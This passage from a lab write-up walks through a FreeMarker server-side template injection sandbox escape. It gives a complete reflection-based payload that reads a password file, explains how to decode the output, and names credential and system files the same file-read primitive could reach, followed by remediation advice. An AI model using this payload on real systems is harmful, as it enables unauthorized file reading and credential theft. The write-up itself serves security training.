
...toURL().openStream().readAllBytes()10. byte[] → printable text with ?join#
FreeMarker won’t print a raw byte[], so finish with the sequence built-in
?join(" "), which concatenates the array into a single string separated by
spaces.

The finished payload#
${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()?join(" ")}Paste it into the template and preview. The page prints the file as a run of decimal byte values.

Decoding the output#

?join(" ") gives you the file as decimal bytes (for example 104 101 108 ...),
not readable text. Drop them into any bytes-to-ASCII converter to recover the
password, then submit it.
Real-world impact#
The lab goal is to read one file, but the primitive is arbitrary file read on the server, achieved purely by walking objects inside a “sandboxed” engine. In a real, authorized engagement that reads whatever the application user can:
- Secrets and credentials —
.envfiles, application config, database connection strings, cloud tokens, and SSH private keys like~/.ssh/id_rsa. - System and app files —
/etc/passwd, source code, and framework config that reveal more of the attack surface. - A stepping stone — harvested keys enable SSH access and lateral movement, and a reflection foothold like this can often be extended further toward code execution.
So a “sandboxed” template engine is not a safe one if it hands user input a live object. Only ever against systems you are authorized to test.
Remediation#
- Don’t expose live application objects to templates. Pass only the specific
values a template needs, never domain objects that carry
getClass(). - Lock the engine down. Configure FreeMarker with a restrictive
TemplateClassResolver(for exampleALLOWS_NOTHING_RESOLVER) and an object wrapper that blocks reflection and API access, not just?new. - Keep user input out of template source. Render fixed templates and bind user data as values.
Key takeaways#
- A sandbox that blocks
?newcan still be escaped throughgetClass()and plain reflection. - The method is mechanical: hold an object, read its type’s docs, chain the method that gets you closer to a file, repeat.
getClass().getProtectionDomain().getCodeSource().getLocation()turns any object into aURL; from aURLyou can reach any file and read it withopenStream().readAllBytes(), then?join(" ")to print it.
Related posts#
- SSTI with User-Supplied Objects — the previous lab, leaking data from a sandboxed engine.
- SSTI with a Custom Exploit — the final lab, chaining the app’s own methods.
- Full series: PortSwigger: Server-Side Template Injection .